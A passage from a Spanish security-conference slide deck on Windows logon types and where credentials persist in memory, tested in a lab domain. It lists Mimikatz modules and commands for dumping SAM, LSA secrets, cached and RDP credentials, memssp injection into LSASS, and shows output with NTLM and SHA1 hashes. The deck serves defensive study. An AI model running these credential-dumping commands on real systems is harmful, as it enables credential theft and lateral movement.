


# Autenticación en Windows – Inicio de sesión por red

1. El proceso de inicio de sesión por red es prácticamente igual que un inicio de sesión interactivo.
2. La característica de este tipo de inicio de sesión es que es transparente para el usuario (a menos que la credencial no sea correcta).
3. Se utilizan credenciales cacheadas o almacenadas localmente u otro método para obtenerlas.
4. Este proceso valida la identidad del usuario contra cualquier servicio de red al que intente acceder.



Fuente: <https://learn.microsoft.com/en-us/windows/win32/secauthn/noninteractive-authentication>



Fuente: <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios>

# Tipos de sesiones

**XVII  
JORNADAS  
STIC  
CCN-CERT**


**V  
JORNADAS  
DE CIBER  
DEFENSA:  
ESPDEF-CERT**



# Tipos de sesiones - ¿Qué es una sesión?

Según Microsoft, una sesión (*logon session*) empieza cuando un usuario se autentica de manera satisfactoria contra un sistema y termina cuando se cierra.

Durante esta fase, el proceso de autenticación crea una sesión que envía a LSA para que cree un token para dicho usuario. Este token contiene un identificador único local ([LUID](#)), llamado [Logon Id](#).



Fuente: <https://learn.microsoft.com/en-us/windows/win32/secauthn/interactive-authentication>

## INFORMACIÓN DE PRIVILEGIOS


Nombre de privilegio	Descripción	Estado
SeShutdownPrivilege	Apagar el sistema	Deshabilitado
SeChangeNotifyPrivilege	Omitir comprobación de recorrido	Habilitada
SeUndockPrivilege	Quitar equipo de la estación de acoplamiento	Deshabilitado
SeIncreaseWorkingSetPrivilege	Aumentar el espacio de trabajo de un proceso	Deshabilitado
SeTimeZonePrivilege	Cambiar la zona horaria	Deshabilitado



# Tipos de sesiones - ¿Cuántos *logon types* hay?

Por defecto, todos los inicios de sesión satisfactorios se registran en el evento [528/4624](#). Dado el alto volumen de eventos generados, es necesario activar la política [Audit Logon](#) para poder disponer de él.

Dentro de este evento, tenemos 13 tipos diferentes de *logon type*.



Logon type	Logon title	Description
2	Interactive	A user logged on to this computer.
3	Network	A user or computer logged on to this computer from the network.
4	Batch	Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.
5	Service	A service was started by the Service Control Manager.
7	Unlock	This workstation was unlocked.
8	NetworkCleartext	A user logged on to this computer from the network. The user's password was passed to the authentication package in its unhashed form. The built-in authentication packages all hash credentials before sending them across the network. The credentials do not traverse the network in plaintext (also called cleartext).
9	NewCredentials	A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections.
10	RemoteInteractive	A user logged on to this computer remotely using Terminal Services or Remote Desktop.
11	CachedInteractive	A user logged on to this computer with network credentials that were stored locally on the computer. The domain controller was not contacted to verify the credentials.

# Tipos de sesiones - ¿Cuándo se generan?

- Interactive – Inicio de sesión local.
- Network – Acceso mediante la red (carpetas compartidas)
- Batch – Tarea programada sin intervención directa de un usuario.
- Service – Ejecución de procesos como cuentas de servicio. Por ejemplo, un servidor MSSQL.
- NetworkCleartext – Conexión remota a servicios como FTP o SSH.
- NewCredentials – Inicio de sesión mediante el comando RUNAS /netonly.
- RemoteInteractive – Inicio de sesión remota mediante RDP.
- CachedInteractive – Sesiones cacheadas para garantizar acceso estando en Dominio sin conectividad al DC.

Logon type	Logon title	Description
2	Interactive	A user logged on to this computer.
3	Network	A user or computer logged on to this computer from the network.
4	Batch	Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.
5	Service	A service was started by the Service Control Manager.
7	Unlock	This workstation was unlocked.
8	NetworkCleartext	A user logged on to this computer from the network. The user's password was passed to the authentication package in its unhashed form. The built-in authentication packages all hash credentials before sending them across the network. The credentials do not traverse the network in plaintext (also called cleartext).
9	NewCredentials	A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections.
10	RemoteInteractive	A user logged on to this computer remotely using Terminal Services or Remote Desktop.
11	CachedInteractive	A user logged on to this computer with network credentials that were stored locally on the computer. The domain controller was not contacted to verify the credentials.

Fuente: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567(v=ws.10))

# Tipos de sesiones - ¿Cómo encontrarlas?




Ahora que tenemos claro los *logon types* y los tipos de inicio de sesión presentes en Windows, necesitamos una herramienta que nos permita extraerlas de la memoria.

La madre de todas las herramientas para ello es **Mimikatz**.

De Mimikatz nos interesan cuatro módulos:

- Lsadump.
- TS.
- Misc.
- Sekurlsa.

PD: El comando log. Ese es el mejor.



# Tipos de sesiones – ¿Cómo encontrarlas?

**Lsadump** es el módulo que permite volcar la SAM y los secretos de LSA, entre otros.

Desde el punto de vista de las sesiones nos interesan:

- **Sam** – Permite volcar la SAM (Security Account Manager) y obtener los hashes de las credenciales locales.
- **Cache** – Permite obtener credenciales cacheadas de usuarios en dominio del registro.
- **Secrets** – Permite obtener secretos del registro como las claves de DPAPI, el hash/contraseña de la cuenta de máquina (si estamos en dominio) y contraseñas de cuentas de servicio.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # lsadump::
ERROR mimikatz_doLocal ; "(null)" command of "lsadump" module not found !

Module :      Lsadump
Full name :   LsaDump module

    sam - Get the SysKey to decrypt SAM entries (from registry or hives)
secrets - Get the SysKey to decrypt SECRETS entries (from registry or hives)
    cache - Get the SysKey to decrypt NL$KM then MSCache(v2) (from registry or hives)
    lsa - Ask LSA Server to retrieve SAM/AD entries (normal, patch on the fly or inject)
    trust - Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly)
backupkeys
rpdata
dcsync - Ask a DC to synchronize an object
dcshadow - They told me I could be anything I wanted, so I became a domain controller
setntlm - Ask a server to set a new password/ntlm for one user
changentlm - Ask a server to set a new password/ntlm for one user
netsync - Ask a DC to send current and previous NTLM hash of DC/SRV/WKS
packages
mbc
zerologon
postzerologon


mimikatz #
```

# Tipos de sesiones – ¿Cómo encontrarlas?

El módulo **TS** es la alternativa para obtener credenciales de Terminal Services.

Desde el punto de vista de las sesiones nos interesan:

- **Logonpasswords** – Permite extraer las credenciales desde el lado del servidor de todas aquellas conexiones por RDP que utilicen la DLL mstscax.dll (RDP, mRemoteNG, RDCMan).
- **Mstsc** – Permite extraer las credenciales desde el lado cliente.



```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # ts::
ERROR mimikatz_doLocal ; "(null)" command of "ts" module not found !

Module :      ts
Full name :   Terminal Server module

      multirdp - [experimental] patch Terminal Server service to allow multiples users
      sessions
      remote
      logonpasswords - [experimental] try to get passwords from running sessions
      mstsc - [experimental] try to get passwords from mstsc process
```

```
(kali@kali)-[~]
$ rdesktop -u jorge -p Passw0rd! -d CCN 192.168.1.136
```

```
(kali@kali)-[~]
$ xfreerdp /v:192.168.1.136 /u:Antonio /p:Passw0rd! /d:CCN
```

# Tipos de sesiones – ¿Cómo encontrarlas?

El módulo **Misc** es el módulo cajón de sastre de Kiwi.

Desde el punto de vista de las sesiones nos interesan:

- **Memssp** – Parchea el proceso LSSAS inyectando un nuevo SSP. Con ello, todas las nuevas autenticaciones de usuarios quedarán registradas en un fichero de texto (C:\Windows\System32\mimilsa.log).
- **Lock** – Permite bloquear la sesión.

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # misc::
ERROR mimikatz_doLocal ; "(null)" command of "misc" module not found !

Module :      misc
Full name :    Miscellaneous module

      cmd - Command Prompt          (without DisableCMD)
      regedit - Registry Editor      (without DisableRegistryTools)
      taskmgr - Task Manager         (without DisableTaskMgr)
      ncroutemon - Juniper Network Connect (without route monitoring)
      detours - [experimental] Try to enumerate all modules with Detours-like hooks
      memssp
      skeleton
      compress
      lock
      wp
      mflt
      easyntlmchall
      clip
      xor
      aadcookie
      ngcsign
      spooler
      efs
      printnightmare
      sccm
      shadowcopies

mimikatz # coffee

  ( (
  ) )

  [-----]
  \-----/

mimikatz #
```




# Tipos de sesiones – ¿Cómo encontrarlas?

**Sekurlsa** es el módulo que permite volcar el contenido de LSASS y, por ende, de todos los SSPs cargados por el proceso.

Desde el punto de vista de las sesiones nos interesan:

- **Msv** – Permite obtener el NT hash/credenciales del MSV1\_0 Authentication Package.
- **TsPkg** – Permite obtener las credenciales del TS Authentication
- **Wdigest** – Permite listar credenciales de wdigest.dll. Solo disponible en Windows Server 2008 R2, Windows 7,8 y XP.
- **Kerberos** – Permite obtener las credenciales de Kerberos para todos los usuarios autenticados de la máquina.
- **SSP** – Permite listar las credenciales de todos los SSPs.
- **Credman** – Permite obtener credenciales almacenadas en el almacén de Windows (**solo** credenciales de Windows).
- **Logonpasswords /All** – Todo en uno.



```
Authentication Id : 0 ; 124637 (00000000:0001e6dd)
Session          : UndefinedLogonType from 0
User Name        : (null)
Domain           : (null)
Logon Server     : (null)
Logon Time       : 07/06/2023 18:21:33
SID              :
                  msv :
                  tspkg :
                  wdigest :
                  kerberos :
                  ssp :
                  credman :
                  cloudap : KO
```

# Cazando y analizando sesiones

**XVII  
JORNADAS  
STIC  
CCN-CERT**

**V  
JORNADAS  
DE CIBER  
DEFENSA:  
ESPDEF-CERT**



# Cazando y analizando sesiones - Objetivo

Una vez que ya hemos identificado dónde podemos encontrar cada credencial con una herramienta como Mimikatz, necesitamos saber:

1. Dónde se esconden las credenciales según cómo nos conectemos al equipo.
2. Cómo se almacenan en memoria (texto plano o hash).
3. Identificar si se quedan cacheadas.
4. Cómo evitar que se cacheen en cada caso.



## Impacket

**pypi** **v0.10.0**

 **Build and test Impacket** **passing**



# Cazando y analizando sesiones - Objetivo

El entorno sobre el que vamos a realizar las pruebas está conformado por:

- 1 controlador de Dominio (Windows Server 2019).
- 1 máquina en dominio (Windows Server 2019).
- 7 usuarios en dominio.
  - Interactivo, red, lbatch, svc\_pedro, ssh, userrunas, Jorge (rdp) y Antonio (rdp).
- El servidor tiene una carpeta compartida llamada *Carpeta*, un servidor SSH instalado, una tarea programada ejecutada por el usuario lbatch y un servicio propio llamado *Servicio* ejecutado por el usuario svc\_pedro.

- En el dominio está habilitado por GPO el inicio de sesión por lotes, el acceso por RDP para más de 20 cuentas de manera simultánea, deshabilitada la limitación de una única sesión por RDP y habilitado el registro de eventos de inicio de sesión.

The screenshot shows the Group Policy Management console with the 'Administración de directivas de grupo' window. The left pane shows the tree structure with 'RDP' selected under 'Objetos de directiva de grupo'. The right pane shows the 'RDP' configuration page with the 'Configuración' tab selected. The 'Configuración de seguridad' section is expanded, showing 'Directivas locales/Directiva de auditoría' and 'Directivas locales/Asignación de derechos de usuario'. The 'Directiva de auditoría' is set to 'Configuración' and 'Directivas locales/Asignación de derechos de usuario' is set to 'Configuración'. The 'Plantillas administrativas' section is expanded, showing 'Componentes de Windows/Servicios de Escritorio remoto/Host de sesión de Escritorio remoto/Conexiones'. The 'Directiva' 'Limitar el número de conexiones' is set to 'Habilitado' with a value of '20'.

Nombre	Permisos válidos	Hereditario
CCN-Administradores de empresas	Editar configuración, eliminar, modificar seguridad	No
CCN-Admins del dominio	Editar configuración, eliminar, modificar seguridad	No
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Lectura	No
NT AUTHORITY\SYSTEM	Editar configuración, eliminar, modificar seguridad	No
NT AUTHORITY\Usuarios autenticados	Lectura (de Filtro de seguridad)	No

Directiva	Configuración
Auditar eventos de inicio de sesión	Activos, errores
Iniciar sesión como proceso por lotes	CCN\svc_pedro

Directiva	Configuración	Comentario
Limitar a los usuarios de Servicios de Escritorio remoto a una única sesión de Servicios de Escritorio remoto	Deshabilitado	
Limitar número de conexiones	Habilitado	
Número máximo de conexiones permitidas en Escritorio remoto	20	
Escribir 999999 para conexiones limitadas.		




# Cazando y analizando sesiones - Análisis de casos

## Caso 1 - Inicio de sesión interactiva

1. Inicio de sesión remota como Jorge (atacante).
2. Inicio de sesión interactivo como Interactivo.
3. Cierre de sesión interactivo como Interactivo.
4. Ejecución de PowerShell como Antonio.
5. Cierre de PowerShell.
6. Reinicio del equipo.

Comandos Mimikatz:

- Lsadump::cache
- Sekurlsa::msv
- Sekurlsa::Logonpasswords





# Cazando y analizando sesiones - Análisis de casos

## Caso 1 - Inicio de sesión interactiva - Análisis

- Tipo de sesión: *Logon Type 2 - Interactive*
  - Solo para usuarios que han iniciado sesión de manera local en el equipo o lanzado procesos como otro usuario.
  - Por defecto, solo es posible extraer su hash, salvo que esté activado wdigest.
- Si la sesión está bloqueada, el hash se encuentra en memoria (Punto 2).
- Si el usuario ha cerrado sesión, solo quedan trazas de que hubo una sesión de dicho usuario (Punto 3).
  - Si acaba de cerrar sesión, es probable que aún tengamos el hash accesible.

```
Authentication Id : 0 ; 590405 (00000000:00090245)
Session          : Interactive from 2
User Name        : interactivo
Domain           : CCN
Logon Server     : DC
Logon Time       : 05/11/2023 10:27:55
SID              : S-1-5-21-4130058996-3649288845-533738461-1111

msv :
```

The screenshot shows the Windows Task Manager 'Usuarios' (Users) tab and the output of the Mimikatz tool. In Task Manager, the 'interactivo' user is highlighted, showing a state of 'Desconectada' (Disconnected) with 0% CPU and 99.4 MB of memory. The Mimikatz output below shows session details for the 'interactivo' user, including the domain 'CCN', logon server 'DC', and logon time '05/11/2023 10:27:55'. The 'msv' (Memory Security) section shows the 'Primary' session for 'interactivo' with NTLM and SHA1 hashes. The 'wdigest' (Windows Digest) section shows the 'Password' as '(null)'. The 'kerberos' section shows the 'Password' as '(null)'.

Usuario	Estado	CPU	Memoria
interactivo (18)	Desconectada	0%	99,4 MB
jorge (26)		0%	157,9 MB

```
mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 590405 (00000000:00090245)
Session          : Interactive from 2
User Name        : interactivo
Domain           : CCN
Logon Server     : DC
Logon Time       : 05/11/2023 10:27:55
SID              : S-1-5-21-4130058996-3649288845-533738461-1111

msv :
[00000003] Primary
* Username : interactivo
* Domain   : CCN
* NTLM     : fc525c9683e8fe067095ba2ddc971889
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI    : cf76320e2f22223a273f979fd6ad0ca4

tspkg :
wdigest :
* Username : interactivo
* Domain   : CCN
* Password : (null)

kerberos :
* Username : interactivo
* Domain   : CCN.LABS
* Password : (null)

